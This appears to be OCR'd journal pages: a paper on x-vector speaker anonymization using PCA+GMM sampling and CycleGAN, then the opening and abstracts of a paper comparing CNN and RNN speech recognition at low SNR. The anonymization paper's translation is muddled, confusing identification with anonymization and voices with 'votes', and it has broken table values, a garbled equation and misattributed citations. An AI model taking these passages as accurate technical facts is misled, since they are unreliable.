Аннотация. Дауыстық көмекшілер мен сөйлесу тілінің интерфейстерін қолданудың артуы дауыстық деректердің құпиялылығына қатысты үлкен алаңдаушылық тудырды. Мақалада дауыстық деректерге шабуыл жасау қаупін азайту үшін x векторына негізделген сәйкестендіру және аутентификация жүйесін ұсынамыз. Бұл әдіс сөйлеушінің дыбыс деңгейі мен екпін ақпаратын бастапқы сөйлеу сигналынан өзгертеді. Зерттеуде біз алдыңғы тәсілдерге қарағанда дауыстардың табиғи әртүрлілігін жақсырақ қолдайтын дауысты тану жүйесін ұсынамыз. Осы әртүрлілікті сақтай отырып және x-векторлық кеңістіктің қасиеттерін зерттеу және таңдау үшін генеративті модельді қолдана отырып, бұл әдіс жалған векторлар арасындағы ұқсастықтардың таралуын төмендететініне көз жеткіздік. Сондай-ақ динамикке олар шығаратын анонимді дауыстың өз дауысына тым ұқсас болмауын қамтамасыз етуге мүмкіндік беретін мәжбүрлі теңсіздікті пайдалануды ұсынамыз. Ұсынылған әдіс белгісіз дауысқа қосымша табиғи дыбысты анонимді дауысты алуға мүмкіндік береді. Алайда, бұл анықталған анонимді тіркеу-тестілеу жұптары үшін салыстырмалы түрде 19,30% - ға дейін жақсартуды қамтамасыз етеді. Анонимді сөздердің сөйлеушіні жақсы сәйкестендіруден басқа, түсінікті және табиғи сөйлейтінін байқадық. Біздің әдіс жүйенің сәйкес құрамдас бөлігі ретінде басқалармен оңай біріктірілуі мүмкін және сәйкестік кезінде пайдалану үшін дауысты бөлу қажеттілігін болдырмайды.

Түйін сөздер: дауысты сәйкестендіру, дауыстық құпиялылық, x-вектор.

©А.С. Кыдырбекова[1*], Д.О. Оралбекова[2], 2024.
[1]ЮКУ имени М.О. Ауезова, Шымкент, Казахстан;
[2]Институт информационных и вычислительных технологий, Алматы, Казахстан.
E-mail: *kas.aizat@mail.ru*.

ИДЕНТИФИКАЦИЯ ГОВОРЯЩЕГО С ИСПОЛЬЗОВАНИЕМ ГЕНЕРАЦИИ X-ВЕКТОРОВ С СОХРАНЕНИЕМ РАСПРЕДЕЛЕНИЯ

Айзат Кыдырбекова – ЮКУ имени М.О.Ауезова, Шымкент, Казахстан, E-mail: kas.aizat@mail.ru, ORCID ID: 0000-0001-5740-4100;

Дина Оралбекова – PhD, Институт информационных и вычислительных технологий, Алматы, Казахстан, E-mail: dinaoral@mail.ru, ORCID ID: 0000-0003-4975-6493.

Аннотация. С ростом использования голосовых помощников и разговорных языковых интерфейсов возникли серьезные опасения относительно конфиденциальности голосовых данных. В нашей работе мы предлагаем систему идентификации и аутентификации с использованием X-векторов, чтобы снизить риск атак на голосовые данные. Этот метод изменяет информацию о поле и акценте говорящего из исходного речевого сигнала. В этой работе мы представляем систему распознавания голоса, которая лучше поддерживает естественное разнообразие голосов, чем предыдущие подходы. Поддерживая это разнообразие и используя генеративную модель для изучения и выбора свойств пространства X-векторов, показывая, что этот метод лучше отражает распределение сходств между псевдовекторами. В нашей работе также предлагаем использовать принудительное неравенство, которое позволяет говорящему гарантировать, что производимый им анонимный голос не слишком похож на его собственный голос.

Предлагаемый метод позволяет получить естественно звучащий анонимный голос в дополнение к неопознанному голосу. Тем не менее, это обеспечивает относительное улучшение EER до 19,30% для идентифицированных анонимных пар регистрация-тест. Мы заметили, что анонимные слова обладают адекватной разборчивостью и естественностью речи в дополнение к хорошей идентификации говорящего. Наш метод можно легко интегрировать с другими в качестве согласующего компонента системы и устраняет необходимость разделения голосов для использования во время согласования.

Ключевые слова: голосовая идентификация, конфиденциальность голоса, X-вектор.

Introduction. Speech is widely used as a powerful form of communication between humans and several automated systems. With the advancement and ease of voice biometrics and voice assistants, people are using them for online banking, security, meeting transcription, online shopping and more is used for (Chen, et al, 2018). However, voice data may include passwords, age, gender, health status, geographic origin and more, for example, the speaker has sensitive and personal information that may threaten the privacy of the speaker (Liu, et al, 2018). Therefore, the General Data Protection Regulation pays special attention to the protection of personal data, including speech data (Arik, et al, 2018). There are several ways to protect the speaker data in the speech signal: cryptographic methods, de-identification, pseudonymization and anonymization of speech (Arik, et al, 2018) A system that includes this method is called a voice privacy system (Tomashenko, et al, 2020). Speaker identification is the process of hiding or changing the identity of the speaker so that the speech sounds as if it is spoken by

another speaker (i.e., a pseudo-speaker) without affecting the linguistic content. The unpublished voice of the user is fed to the system and the resulting speech signal is called the test speech of the fake speaker. Some of these studies include methods based on voice transformation, voice mask, voice path length normalization based on voice transformation, and noise addition (i.e., pink noise). J.Qian et al. proposed a de-identification approach using a dual-frequency distortion feature, voice mask. Moreover, it was observed that the age and gender of the speaker could be manipulated to anonymize the speech signal. To achieve this, J.Piribill et al. varied the fundamental frequency (i.e., F_0), the first four formant frequencies (i.e., F_1 to F_4), and the corresponding -3 dB bandwidth (i.e., B_1 to B_4), which carries speaker-specific information, especially the higher formant frequencies. Fang et al. proposed that the speaker embedding (x-vector) is modified after it is separated from the language content (i.e., F_0). The modified x-vector is then used with the source language features to generate anonymized voice using the Neural Source Filter (NSF) model. This approach is presented as the basis of the Voice Privacy Challenge organized during INTERSPEECH 2020. Recently, the study by Mawalim et al. further improved this x-vector and NSF-based approach by modifying the singular value of the x-vector. Both approaches require a pool of x-vectors to obtain an anonymized x-vector. Generative Adversarial Networks (GANs) are mainly proposed to estimate the probability density function of the underlying data. They have many variations that have proven effective in several key areas. One such system is the DNN x&i vector, which is popular in voice transformation. The translatability of DNN features from one domain to another makes it a suitable candidate for the anonymization approach in our proposed study. Therefore, we used the x-vector to adapt the features of male and female speakers. We also studied the effect of combining the proposed approach with the underlying system - identification and authentication.

Voice Identification. Speaker privacy is not a new concept, work on protecting and encrypting voices has been around for decades, dating back to the analog processing era (Cox, et al,1987). This physical anonymization has its uses, but approaches that work at this level either do not mask the voice itself, such as by adding a signal to existing audio (Мамырбаев, et al, 2021), or make the audio unintelligible without a decryption key, preventing other legitimate uses.

This work focuses specifically on identification, which suppresses personally identifiable attributes of the speech signal but leaves all other aspects intact. Past work in this area includes using voice mapping to transform voices into a specific speaker identity (Mamyrbayev, т.б., 2021), or using a convolutional neural network (CNN) to transform each speaker into a new anonymized voice created as a function of a set of mapping functions between the original voice and a database of voices (Kalimoldayev, et al, 2020). The level of anonymity offered by previous work is not immediately clear, so the Voice Identification and Authentication Framework was created to evaluate systems with common data sets, protocols, and metrics (Hashimoto, et al, 2016).

The Voice Identification and Authentication Framework provides the foundation for this work and defines a specific goal, data set, and metrics for evaluating and comparing voice anonymization systems. The problem seeks a solution to a scenario in which "speakers want to hide their identity while simultaneously achieving all other subgoals" (Kalimoldayev, et al, 2020). This is done by turning the speaker into a fake speaker, a new identity for the original speaker.

The following system requirements are imposed on the task to achieve the lower goals: (a) the shape of the output speech waveform, (b) maximal concealment of the speaker's identity, (c) as little distortion of other speech characteristics as possible, possibly (d) all test words from a given speaker spoken by a single pseudo-speaker are guaranteed to appear, and test words from different speakers appear to be spoken by different pseudo-speakers. The task provides a common set of permitted data sets.

Attack Framework. The problem assumes that attackers have access to one or more anonymous test words and possibly to the original or hidden registration words for each speaker. The threat model states that the attacker cannot access the identification system used by the user. Although our proposal works within this threat model, we do not believe that this assumption is necessarily the most appropriate for a voice recognition system. In fact, security assumes that the attacker knows the details of the system (Kerkhoff's principle).

Architecture of the x-vector model

Rationale. The design of our system is based on the same approach as in (Jin, et al, 2009). F. Bahmaninezhad et al. proposed three methods for generating pseudo x-vectors: nearest speakers, random sampling, and range sampling. The basic identification and authentication system uses a variant of the last of these methods, choosing the outermost x-vector and then averaging their random selection. The rationale behind this work is that the above methods for generating pseudo x-vectors introduce a bias that causes their distribution to differ from that of the original x-vectors. In particular, we note that the cross-similarity properties of the x-vector distribution should be preserved, i.e., the similarities between the forgeries should have the same behavior.

We replace the base module identification x-vector with the method of the new generation (shown in orange color in the diagram).

The similarity of the fake voice is higher than that of the original voice. Such behavior is a consequence of averaging a set of x-vectors during the period of pseudo-voting and leads to underutilization of the global space of x-vectors, which leads to the following disadvantages:

• low entropy in the space of pseudo x-vectors: anonymous votes are more similar to each other than a pair of original votes,

• Confidentiality is reduced, as it is possible to easily distinguish anonymous voices from real ones.

• The system requires a pool of x-vectors to receive at the anonymization stage, which can lead to the leakage of confidential information, since this information is sent together with the system. Next, we explain how our system improves the generation of x-vectors to preserve the desired similarity properties (Figure 1).

We have a voice identification and authentication system similar to the one described in (Tomashenko, et al, 2020). The generator 2-1-2D, described in (Nautsch, et al, 2020), is used with some modifications to restore signs as close as possible to real ones. Stepwise 2D-layer convolution with sample normalization and valve linear unit (GLU) as an activation function were used for sampling the two lower layers (F.Fang, et al, 2019). Six residual layers of 1D CNN with position normalization and GLU were used for feature transformation. Instead of using pixel-by-pixel interpolation, stepwise transposition layers are used as two layers of upsampling to study the own sampling. The 1×1 1-D transformation is used to adjust the size of objects when changing the shape, performed before and after the residual layers. For voice transformation based on CycleGAN, instead of dividing the data set by speakers, we created two classes depending on the gender of the speakers, namely the female class and the male class. Using CycleGAN training, we try to change male speech to female speech and vice versa.




Figure 1. Architecture of voice identification and authentication system.

Let M⊂RD×T be the space of features of utterances of male speakers, and let F⊂RD×T be the space of features of utterances of women. D is the size of the feature vector used, and T corresponds to the number of speech frames. Our goal is to transform mϵM into fϵF and vice versa. Using the CycleGAN network, ten study functions mapping GM→F: M→F and GF→M:F→M. To improve the performance of mapping these functions, they are trained on the opponent using the discriminative functions DM:RD×T → (0,1) and DF:RD×T→(0,1).

Method. In our method, we focus on improving the generation of the false x-vector base system. In the basic version, three types of characteristics are extracted

for dynamics: fundamental frequency, bottleneck characteristics and x-vector. The x-vector describes the personality of the speaker, while other features only encode the speech content (E.Richardson, et al, 2018).

Taking into account the shortcomings, we improve the generation of the x-vector in two stages. First, we study the properties of the 512-dimensional x-vector space using principal component analysis (PCA) on a large set of x-vector data. Secondly, we fit the generative model to the space reduced by PCA, and for sampling from it we use the Gaussian mixture model (GMM). Using a generative model, we avoid the systematic error introduced by the basic generation of false x-vectors, which generates them by averaging subgroups of population vectors. Whenever a voice needs to be identified, a vector of reduced dimension is randomly selected from the GMM and then returned to the 512-dimensional x-vector space by applying the inverse PCA transformation. We note that the generation of the x-vector can be solved by training a generative-adversarial network, however, it has been shown that GMMs better generalize the captured distributions (R.Shokri, et al, 2017) and do not suffer from membership inference (which can damage system confidentiality guarantees) (A.Nagrani, et al, 2017). Loss of cycle consistency. Since the job of generators is to transform an object from one class to another, we need to recreate the original object using another generator. In other words, the two mapping functions $G_{M\to F}$ and $G_{F\to M}$ must be inverse functions. This ensures that the two comparisons are mutually exclusive (also included).

$$GF \to M\,(\mathrm{G_{M\to F}}\,(m)) \approx m. \tag{1}$$

$$\mathrm{L}cyc(G_{M\to F},\, G_{F\to M}) = \mathrm{E}\mathrm{m}\sim\mathrm{P}\mathrm{M}_{(\mathrm{m})}(\|\mathrm{G_{M\to F}}\,(\mathrm{G_{M\to F}}\,(\mathrm{m})) - \mathrm{m}\|_1) + E_{f\sim PF}\,(f)(\;G_M \to_F (G_{F\to M}(f)) - f_1), \tag{2}$$

where $\|.\|_1$ represents L_1-norm, and $E(.)$ represents expec- tation operator.

Experiments. Determination of optimal parameters

In order to evaluate the performance of generating pseudo x-vectors, we analyze the cross-similarity distribution of the generated vectors, varying the number of PCA and GMM components. We use the Kolmogorov-Smirnov test between two distributions to check how close the cross-similarity distributions are between the fake and original x-vectors. The Kolmogorov-Smirnov test quantifies the distance between two empirical cumulative distribution functions, and low scores indicate that these two distributions are similar. For PCA, we focus on three values of the total amount of variance extracted, namely 90%, 95% and 99%.

We will set up the evaluation as follows: we extracted all x-vectors from VoxCeleb1, VoxCeleb2 (20 for men and 30 for women), performed a 50% split of the training test for each gender and trained PCA+GMM. Then we sample from the GMM and apply the inverse PCA transformation to obtain 512 dummy x-vectors. Then we calculate the similarity distribution between pseudo x-vectors

and cosines for the remaining 50% of the test distributions and calculate the statistic KS between the distributions. For GMM, we study the diagonal covariance matrix, set the maximum number of EM iterations to 1000 and the convergence resistance to 10-16.




Figure 2. KS statistics between distributions of cross-similarity of fake x-vectors and x-vectors of the system for different stored variances of PCA and numbers of GMM. component floor.

Results

Figure 2 shows the results of three PCA models with an increase in the number of components used to fit the GMM, and some examples of the obtained eCDF are shown in Figure 4. The use of one or two components of the GMM provides a relatively good fit with a tendency to decrease less pronounced for men, but not for women. The components of GMM increase. Figure 2 shows how close our mock x-vectors are to the cross-similarity distribution in the Vox-Celeb data compared to the original mock x-vectors. Although increasing the number of components usually leads to greater similarity between the distributions, in order to avoid overestimation of the data, VoxCelebs decided to use 95% of the variance retained by the components of PCA and 20 GMM. This allows us to better approximate the 512-dimensional space of x-vectors without requiring too complex a model.

Table 1: Results of agreement for the pre-trained ASVeval model. Results of our anonymization method with 20-component GMM and σ2 PCA without forced distance.

Dataset	Gender	Identification		Development			Test		
		Register	Trial	EER (%)	C_{min}	C_{llr}	EER (%)	C_{min}	C_{llr}
LibriSpeech	Female	Original	Original	9,1	0,31	41,7	7,8	0,17	25,4
			Anonymized	42,3(-6,9)	0,98(-0,02)	134,8(-11,2)	41,5(-6,5)	0,98(-0,13)	146,5(-5,8)
		Anonymous		36,7(+1,8)	0,91(+0,02)	11,2(-4,2)	37,1(+8,5)	0,92(+0,13)	14,4(-0,7)
	Male	Original	Original	122	0,03	14,8	1,2	0,05	15,4
			Anonymized	50,3(-8.2)	0.98(-0,02)	147,8(-20.8)	49,5(-3.8)	0.98(-0,02)	174.1(+6,8)
		Anonymous		41,6(+11,8)	0,95(+0.14)	12,2(-8.0)	40.8(+8.2)	0.96(+0,12)	17,5(-8,8)
VCTK (diff)	Female	Original	Original	2,8	0,10	1,1	4,8	0,18	1,6
			Anonymized	46,5(-3,5)	0,95(-0,04)	167,0(+5,2)	43,5(-5.5)	0,97(-0,02)	147,3(+5,8)
		Anonymous		31,1(+1,5)	0,85(+0.02)	13,5(+3,3)	33,1(-1.2)	0,87(-0,02)	17,9(+5,4)
	Male	Original	Original	1,5	0,05	1,3	2,2	008	1,8
			Anonymized	45,2(-11,2)	098(-0,01)	154,8(-11,8)	46,8(-7,1)	0,97(-0001)	163,5(-3,2)
		Anonymous		38,1(+13,1)	0,95(+0,17)	10,5(-8,5)	42,7(+16,9)	0,98(+0,24)	14,6(-1,9)

Conclusion

In this paper, we propose a voice recognition system that better supports the natural diversity of voices than previous approaches. Using a generative model to study and select the properties of the space of x-vectors, we support this diversity, showing that this method better reflects the distribution of similarities between fictitious vectors. Such an increase in the diversity of anonymous votes distinguishes them from each other, which is evidenced by the improved results in both registration scenarios and anonymous feedback scenarios. In our work, we also propose to use a forced inequality, which allows the speaker to guarantee that the anonymous voice produced by him is not too similar to his own voice.

We experimentally confirm that the proposed system gives more votes, and evaluate our system using the base level. The results of our tests show a slight decrease in the quality of anonymous voices compared to the original recorded voices, but show a significant improvement when comparing two versions of the same anonymous voice. Our results also show that women perform worse than men, which is a result of the unbalanced data set used for training, and suggests the potential to eliminate this systematic error.

References

Chen Z., Zhang Y., Wang Y., Skerrv-Ryan R. et al., "Natural tts synthesis by conditioning wavenet on mel spectrogram pre- dictions," in 2018 IEEE International Conference on Acoustics, Speech and Signal Processing (ICASSP). IEEE, 2018, pp. 4779– 4783.

Liu L.J., Ling Z.H., Yuan-Jiang, Ming-Zhou, "Wavenet vocoder with limited training data for voice conver- sion," Proceedings of the Annual Conference of the International Speech Communication Association, INTERSPEECH, vol. 2018- Septe, no. September, pp. 1983–1987, 2018.

Arik S., Chen J., Peng K., Ping W., and Zhou Y., "Neural voice cloning with a few samples," in Advances in Neural Information Processing Systems, 2018, pp. 10 019–10 029.

Turner H., Lovisotto G., Martinovic I., "Attacking speaker recognition systems with phoneme morphing," in European Sym- posium on Research in Computer Security. Springer, 2019, pp. 471–492.

Tomashenko N., Srivastava B., Wang X., Vin-cent E., Nautsch A. , "The VoicePrivacy 2020 Challenge evaluation plan," 2020.(On-line). Available.

Cox R.V., Bock D.E., Bauer K.B., Johnston J.D., Synder J. H., "Analog Voice Privacy System." AT&T Technical Jour- nal, vol. 66, no. 1, pp. 119–131, 1987.

Kydyrbekova A. S., Mamyrbaev O. Zh., Osman M., Akhmediyarova A. T. Identification and authentication of the user's voice using DNN capabilities and pages 1-21 of i-vector Cogent Engineering 2020 No. 7(1751557).

Mamyrbayev O., Kydyrbekova A., Alimkhan K., Oralbekova D., Zhumazhanov B., Nuranbayeva B., (2021). Development of security systems using DNN and I & x-vector classifiers. East European Journal of enterprise technologies, 4/9 (112) 2021, 32-45. doi: https://doi.org/10.15587/1729-4061.2021.239186 (Scopus, percentage 43);

Mamyrbayev O., Kydyrbekov A., Oralbekova D., Turdalykyzy T. and A. Bekaristanovna, «complex model based on RNN-T for Speech Recognition in the Kazakh language», 3rd International Conference on Computer Communication and the Internet (ICCCI) (June 25-27, 2021)., Tokyo).

Kalimoldayev M.N., Mamyrbayev O.Zh., Kydyrbekova A.S., Mekebayev N.O.**, Algorithms for Detection Gender Using Neural Networks,** International journal of circuits, systems and signal processing, ISSN: 1998-4464, Volume 14, 2020

Hashimoto K., Yamagishi J., and Echizen I., "Privacy-preserving sound to degrade automatic

speaker verification performance," ICASSP, IEEE International Conference on Acoustics, Speech and Signal Processing - Proceedings, vol. 2016-May, pp. 5500–5504, 2016.

Jin Q., Toth A. R., Schultz T., Black A.W., "Speaker de- identification via voice transformation," Proceedings of the 2009 IEEE Workshop on Automatic Speech Recognition and Under- standing, ASRU 2009, pp. 529–533, 2009.

F. Bahmaninezhad, C. Zhang, and J. Hansen, "Convolutional Neu- ral Network Based Speaker De-Identification," vol. 2016, no. June, pp. 255–260, 2018.

TomashenkoB. M., Srivastava L., Wang X., Vincent E., "Introducing the VoicePrivacy initiative," 2020.

Fang F., Wang X., Yamagishi J., Echizen I., Todisco M., Evans N., and Bonastre J.-F., "Speaker Anonymization Using X-vector and Neural Waveform Models," pp. 3–8, 2019. (Online).Available: http://arxiv.org/abs/1905.13561

Richardson E.and Weiss Y., "On GANs and GMMs," in Advances in Neural Information Processing Systems, no. NeurIPS, 2018, pp. 5847–5858.

Shokri R., Stronati M., Song C., and Shmatikov V., "Membership inference attacks against machine learning models," in 2017 IEEE Symposium on Security and Privacy (SP). IEEE, 2017, pp. 3–18.

Nagrani A., Chung J.S., Zisserman A., "Voxceleb: A large-scale speaker identification dataset," in Proc. Interspeech 2017, 2017, pp. 2616–2620. (Online). Available: http://dx.doi. org/10.21437/ Interspeech.2017-950

NEWS OF THE NATIONAL ACADEMY OF SCIENCESOF THE REPUBLIC OF KAZAKHSTAN
PHYSICO-MATHEMATICAL SERIES
ISSN 1991-346X
Volume 4. Namber 352 (2024). 163–173
https://doi.org/10.32014/2024.2518-1726.315

УДК 004.032.26
МРНТИ 28.23.37

©B. Medetov[1], A. Nurlankyzy[2,3*], A. Akhmediyarova[2], A. Zhetpisbayeva[1], D. Zhexebay[4], 2024.
[1]S. Seifulliny Kazakh Agrotechnical Research University, Astana, Kazakhstan;
[2]Satbayev University, Almaty, Kazakhstan;
[3]Energo University, Almaty, Kazakhstan;
[4]Al-Farabi Kazakh National University, Almaty, Kazakhstan.
E-mail: nurlankyzyaigulya@gmail.com

COMPARATIVE ANALYSIS OF THE EFFECTIVENESS OF NEURAL NETWORKS WITHIN THE LOW SNR

Medetov Bekbolat – PhD, Associate Professor of S. Seifulliny Kazakh Agrotechnical Research University, Astana, Kazakhstan, bm02@mail.ru, ORCID ID: https://orcid.org/0000-0002-5594-8435;
Nurlankyzy Aigul – PhD doctoral student, Satbayev University, Senior Lecturer at the Department of Space Engineering, Almaty University of Energy and Communications named after G. Daukeev, Almaty, Kazakhstan, nurlankyzyaigulya@gmail.com; ORCID ID: http://orcid.org/0000-0002-0791-8573;
Akhmediyarova Ainur – PhD, Associate Professor of the Department of «Software Engineering» Satbayev University, Almaty, Kazakhstan, a.akhmediyarova@satbayev.university; ORCID ID: https://orcid.org/0000-0003-4439-7313;
Zhetpisbayeva Ainur – PhD, Associate Professor of the Department of Radio Engineering, Electronics and Telecommunications, L.N. Gumilev Eurasian National University, Astana, Kazakhstan, aigulji@mail.ru; ORCID ID: https://orcid.org/0000-0002-4525-5299;
Zhexebay Dauren – PhD, Senior Lecturer at the Department of Electronics and Astrophysics, Al-Farabi Kazakh National University, Almaty, Kazakhstan, zhexebay92@gmail.com; ORCID ID: https://orcid.org/0009-0008-1884-4662.

Abstract. This work is devoted to a comparative analysis of the effectiveness of the neural networks CNN and RNN at a low SNR ratio. Research conducted within the framework of this work showed that RNN convolutional neural networks demonstrate higher efficiency in speech signal recognition tasks at a low SNR ratio. Thus, the RNN neural network showed stable superiority over the CNN at low SNR values. It was revealed that with a ratio of SNR = 6 dB, the recognition accuracy using RNN was 82% for the Kazakh language, whereas CNN showed a result in the region of 77%.

In addition, the results showed that the effectiveness of the CNN and RNN depended on the language in which they were trained. Neural networks trained in

Kazakh showed the best results in recognizing Kazakh speech but also successfully coped with recognizing the Russian language. This highlights the importance of considering language features when developing and training neural networks to improve their performance in multilingual environments.

Within the framework of this study, it was found that different languages demonstrated different results at a low SNR level. For example, despite the kinship relationship between the Kazakh and Kyrgyz languages, the RNN was more successful in recognizing the Russian language. This may indicate a greater similarity in phonetic features between Kazakhs and Russians than between Kazakhs and Kyrgyz. This result requires further detailed research and analysis to identify phonetic features that affect the accuracy of speech signal recognition.

Keywords: artificial neural networks, convolutional neural network (CNN), recurrent neural network (RNN), voice activity detector (VAD), signal-to-noise ratio.

©Б. Медетов[1], А. Нурланкызы[2,3*], А. Ахмедиярова[2], А. Жетписбаева[1], Д. Жексебай[4], 2024.

[1]С.Сейфуллин атындағы Қазақ агротехникалық зерттеу университеті, Астана, Қазақстан;

[2]Satbayev University, Алматы, Казахстан;

[3]Energo University, Алматы, Казахстан;

[4]Әл-Фараби атындағы Қазақ ұлттық университеті, Алматы, Қазақстан.

E-mail: nurlankyzyaigulya@gmail.com

СИГНАЛ/ШУЫЛ ҚАТЫНАСЫ ТӨМЕН ЖАҒДАЙДА НЕЙРОНДЫҚ ЖЕЛІЛЕРДІҢ ТИІМДІЛІГІНЕ САЛЫСТЫРМАЛЫ ТАЛДАУ ЖАСАУ

Медетов Бекболат – PhD, қауым. проф. С.Сейфуллин атындағы Қазақ агротехникалық зерттеу университеті, Астана, Қазақстан, bm02@mail.ru; ORCID ID: https://orcid.org/0000-0002-5594-8435;

Нурланкызы Айгуль – PhD докторант, Satbayev University, Ғ. Дәукеев атындағы Алматы энергетика және байланыс университетінің “ Ғарыштық инженерия “ кафедрасының аға оқытушысы, Алматы, Қазақстан, nurlankyzyaigulya@gmail.com; ORCID ID: http://orcid.org/0000-0002-0791-8573;

Ахмедиярова Айнур – PhD, қауым. проф. Satbayev University “Бағдарламалық инженерия” кафедрасы, Алматы, Қазақстан; a.akhmediyarova@satbayev.university, ORCID ID: https://orcid.org/0000-0003-4439-7313;

Жетписбаева Айнур – PhD, қауым. проф. Л. Н. Гумилев атындағы Еуразия ұлттық университетінің “Радиотехника, электроника және телекоммуникация” кафедрасы, Астана, Қазақстан, aigulji@mail.ru; ORCID ID: https://orcid.org/0000-0002-4525-5299;

Жексебай Даурен – PhD, әл-Фараби Қазақ ұлттық университетінің “Электроника және астрофизика” кафедрасының аға оқытушысы, Алматы, Қазақстан, zhexebay92@gmail.com; ORCID ID: https://orcid.org/0009-0008-1884-4662.

Аннотация. Бұл жұмыс сигнал/шу қатынасы төмен болған кезде CN

және RN нейрондық желілерінің тиімділігін салыстырмалы талдауға арналған. Осы жұмыста жүргізілген зерттеу RNN конволюциялық нейрондық желілері сигнал/шуыл қатынасы төмен деңгейде сөйлеу сигналын тану тапсырмаларында жоғары тиімділікті көрсететінін дәлелдеді. Сонымен, RNN нейрондық желісі сигнал/шуыл қатынасының төмен мәндерінде CNN-ден тұрақты артықшылықты көрсетті. Сигнал/шуыл = 6 дБ қатынасында RNN пайдалана отырып тану дәлдігі қазақ тілі үшін 82% құрайтыны анықталды, ал CNN 77% нәтижесін көрсетті. Сонымен қатар, нәтижелер CNN және RNN нейрондық желілерінің тиімділігі олар оқыған тілге байланысты екенін байқадық. Қазақ тілінде оқытылған нейрондық желілер қазақ тілін тануда үздік нәтижелер көрсетті, сонымен қатар орыс тілін тануда жұмыс жасады. Бұл нейрондық желілерді жобалау және оқыту кезінде тілдік ерекшеліктерді ескерудің маңыздылығын нақтылайды, бұл олардың көптілді ортадағы өнімділігін жақсарта алады.

Осы зерттеу аясында әртүрлі тілдер сигнал/шуыл деңгейі төмен болған кезде әртүрлі нәтижелерді көрсететіні анықталды. Мысалы, қазақ және қырғыз тілдері арасындағы туыстық байланысқа қарамастан, RNN нейрондық желісі орыс тілін танумен сәтті орындады. Бұл қазақ және қырғыз тілдеріне қарағанда қазақ және орыс тілдері арасындағы фонетикалық белгілердің үлкен ұқсастығын көрсетуі мүмкін. Бұл нәтиже сөйлеу сигналын тану дәлдігіне әсер ететін фонетикалық ерекшеліктерді анықтау үшін одан әрі егжей-тегжейлі зерттеу мен талдауды қажет етеді.

Түйін сөздер: жасанды нейрондық желілер, конволюциялық нейрондық желі, қайталанатын нейрондық желі, дауыстық белсенділік детекторы, сигнал/шуыл қатынасы.

©Б. Медетов[1], А. Нурланкызы[2,3*], А. Ахмедиярова[2], А. Жетписбаева[1], Д. Жексебай[4], 2024.
[1]Казахский агротехнический исследовательский университет им. С. Сейфуллина, Астана, Казахстан;
[2]Satbayev University, Алматы, Казахстан;
[3]Energo University, Алматы, Казахстан;
[4]Казахский национальный университет им. аль-Фараби, Алматы, Казахстан.
E-mail: nurlankyzyaigulya@gmail.com

СРАВНИТЕЛЬНЫЙ АНАЛИЗ ЭФФЕКТИВНОСТИ НЕЙРОННЫХ СЕТЕЙ ПРИ НИЗКОМ ЗНАЧЕНИИ ОТНОШЕНИЯ С/Ш

Медетов Бекболат – PhD, ассоц. проф. Казахский агротехнический исследовательский университет им. С. Сейфуллина, Астана, Казахстан, bm02@mail.ru; ORCID ID: https://orcid.org/0000-0002-5594-8435;
Нурланкызы Айгуль – PhD докторант Satbayev University, старший преподаватель кафедры «Космичекой инженерии» Алматинского Университета Энергетики и связи имени Г. Даукеева,

Алматы, Казахстан, nurlankyzyaigulya@gmail.com; ORCID ID: http://orcid.org/0000-0002-0791-8573;
Ахмедиярова Айнур – PhD, ассоц. проф. кафедры «Программной инженерии» Satbayev University, Алматы, Казахстан, a.akhmediyarova@satbayev.university, ORCID ID: https://orcid.org/0000-0003-4439-7313;
Жетписбаева Айнур – PhD, ассоц. проф. кафедры «Радиотехники, электроники и телекоммуникации» Евразийского национального университета имени Л.Н. Гумилева, Астана, Казахстан, aigulji@mail.ru, ORCID ID: https://orcid.org/0000-0002-4525-5299;
Жексебай Даурен – PhD, старший преподаватель кафедры «Электроники и астрофизики» Казахского национального университета им. аль-Фараби, Алматы, Казахстан, zhexebay92@gmail.com, ORCID ID: https://orcid.org/0009-0008-1884-4662.

Аннотация: Данная работа посвящена сравнительному анализу эффективности нейронных сетей CNN и RNN при низком значении отношения С/Ш. Проведенное исследование в рамках данной работы показало, что сверочные нейронные сети RNN демонстрируют более высокую эффективность в задачах распознавания речевого сигнала при низком уровне отношения С/Ш. Так, нейронная сеть RNN показала стабильное превосходство над CNN при низких значениях отношения С/Ш. Выявлено, что при отношении С/Ш = 6 дБ, точность распознавания с использованием RNN составила 82% для казахского языка, в то время как CNN показала результат в районе 77%.

Кроме того, результаты показали, что эффективность нейронных сетей CNN и RNN зависят от языка, на котором они обучались. Нейронные сети, обученные на казахском языке, показали лучшие результаты при распознавании казахской речи, но также успешно справлялись с распознаванием русского языка. Это подчеркивает важность учета языковых особенностей при разработке и обучении нейронных сетей, что может улучшить их производительность в многоязычных средах.

